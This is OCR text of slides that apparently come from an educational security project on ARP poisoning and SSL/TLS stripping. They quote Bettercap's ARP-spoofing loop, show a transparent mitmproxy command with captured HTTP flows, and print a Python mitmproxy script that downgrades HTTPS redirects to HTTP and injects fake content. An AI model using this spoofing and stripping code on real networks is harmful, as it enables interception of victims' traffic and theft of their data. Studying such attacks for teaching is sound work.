
ARP Spoofing/Poisoning
&
SSL/TLS Stripping


Index

What is the Address Resolution Protocol?



- Sent as **broadcast** in local network
- **IP to MAC** resolving Protocol

ARP Poisoning



Stateless protocol


Trust based communication (no authentication between devices)

Sent as **broadcast** in local network

ARP Poisoning (Bettercap source code)

```
167
168                 if mod.fullDuplex {
169                         mod.Warning("full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.")
170                 }
171
172                 mod.waitGroup.Add(1)
173                 defer mod.waitGroup.Done()
174
175                 gwIP := mod.Session.Gateway.IP
176                 myMAC := mod.Session.Interface.HW
177                 for mod.Running() {
178                         mod.arpSpoofTargets(gwIP, myMAC, true, false)
179                         for _, address := range neighbours {
180                                 if !mod.Session.Skip(address) {
181                                         mod.arpSpoofTargets(address, myMAC, true, false)
182                                 }
183                         }
184
185                         time.Sleep(1 * time.Second)
186                 }
187         })
188 }
```

Bettercap in action



Reading traffic with MITMProxy

```
> ls                                                    ~/Desktop/project/sec_n_web/agent802.11(main✗)
agent.py  http-inject.js  images    __pycache__  usage.md
etc       http-script.js  init.sh   README.md
> sudo mitmproxy --mode transparent -p 8080 -s agent.py --set block_global=false
```


```
Flows
   GET http://5.9.243.187/
       ← 200 text/html 8.4k 675ms
   GET http://5.9.243.187/favicon.ico
       ← 200 text/html 12.6k 831ms
   GET http://5.9.243.187/
       ← 200 text/html 8.4k 1.33s
   GET http://51.79.77.157/
       ← 200 text/html 138k 1.14s
   GET http://34.107.221.82/success.txt?ipv4
       ← 200 text/plain 8b 183ms
   GET http://51.79.77.157/
       ← 200 text/html 138k 1.10s
   GET http://51.79.77.158/favicon.ico
```

```
Flow Details
2025-07-11 13:24:29 GET http://5.9.243.187/
                    ← 200 OK text/html 8.4k 675ms
        Request          Response          Detail
Content-Type:    text/html; charset=utf-8
content-length:  8647
XML/HTML                                          [m:auto]
Weather report: not found

  .[38;5;226m    \   /    .[0m Sunny
  .[38;5;226m     .-.     .[0m .[38;5;202m+34.[0m(.[38;5;196m39.[0m) °C.[0m
  .[38;5;226m  ― (   ) ―  .[0m .[1m→.[0m .[38;5;190m10.[0m km/h.[0m
  .[38;5;226m     `-’     .[0m 16 km.[0m
  .[38;5;226m    /   \    .[0m 0.0 mm.[0m

                                ┌─────────────┐
┌───────────────────────────────┤ Thu 10 Jul  ├───────────────┬───────────────┐
│             Morning           │             Noon            │    Evening    │
└─────Night─────┘               └─────────────┘               └───────────────┘
┌─────────────┐┌─────────────┐┌─────────────┐┌─────────────┐┌─────────────┐┌─────────────┐
| .[38;5;226m    \   /    .[0m Sunny          | .[38;5;226m    \   /    .[0m Sunny          | .[38;5;226m    \   /    .[0m Sunny          | .[38;5;226m    \   /    .[0m Clear          | .[38;5;226m    \   /    .[0m Clear          | .[38;5;226m    \   /    .[0m Clear          |
| .[38;5;226m     .-.     .[0m .[38;5;226m+23.[0m(.[38;5;226m24.[0m) °C.[0m     | .[38;5;226m     .-.     .[0m .[38;5;214m+30.[0m(.[38;5;208m31.[0m) °C.[0m     | .[38;5;226m     .-.     .[0m .[38;5;214m+30.[0m(.[38;5;208m31.[0m) °C.[0m     | .[38;5;226m     .-.     .[0m .[38;5;214m+30.[0m(.[38;5;208m31.[0m) °C.[0m     | .[38;5;226m     .-.     .[0m .[38;5;214m+30.[0m(.[38;5;208m31.[0m) °C.[0m     |
| .[38;5;226m  ― (   ) ―  .[0m .[1m↓.[0m .[38;5;118m4.[0m km/h.[0m      | .[38;5;226m  ― (   ) ―  .[0m .[1m→.[0m .[38;5;118m6.[0m-.[38;5;154m7.[0m km/h.[0m     | .[38;5;226m  ― (   ) ―  .[0m .[1m→.[0m .[38;5;226m13.[0m-.[38;5;226m15.[0m km/h.[0m   | .[38;5;226m  ― (   ) ―  .[0m .[1m↘.[0m .[38;5;118m5.[0m-.[38;5;190m11.[0m km/h.[0m    |
| .[38;5;226m     `-’     .[0m 10 km.[0m        | .[38;5;226m     `-’     .[0m 10 km.[0m        | .[38;5;226m     `-’     .[0m 10 km.[0m        | .[38;5;226m     `-’     .[0m 10 km.[0m        |
| .[38;5;226m    /   \    .[0m 0.0 mm | 0%.[0m   | .[38;5;226m    /   \    .[0m 0.0 mm | 0%.[0m   | .[38;5;226m    /   \    .[0m 0.0 mm | 0%.[0m   | .[38;5;226m    /   \    .[0m 0.0 mm | 0%.[0m   |
└─────────────┘└─────────────┘└─────────────┘└─────────────┘└─────────────┘└─────────────┘
```

SSL/TLS Stripping



Premises

1. Firefox unmodified (HTTPS-only mode turned off)


2. website.com is not part of the HSTS preloaded list

3. website.com is visited first time


SSL/TLS Stripping

```
34  def http_downgrade(flow):
35      if type(flow) is http.HTTPFlow:
36          # extract https redirect link
37  1.      https_link = flow.response.headers.get("Location", "")
38          # include original headers from targets browser and receive source code of https website
39          ctx.log.info(f"location header: {https_link}")
40          ctx.log.info(f"request headers: {flow.request.headers}")
41
42  2.      destination_html = requests.get(https_link)
43          fake_html = destination_html.text.replace("https://", "http://")
44
45          # modify html
46  3.      modified = fake_html.replace("</html>", "<h1 href='google.com'>get free promo code!</html>")
47
48          # send modified html in http
49          # IMPORTANT: mitmproxy v12 has Response instead of HTTPResponse
50  4.      flow.response = http.Response.make(
51                  200,
52                  modified,
53                  {"Content-Type": "text/html"}
54              )
```


MITMProxy in action



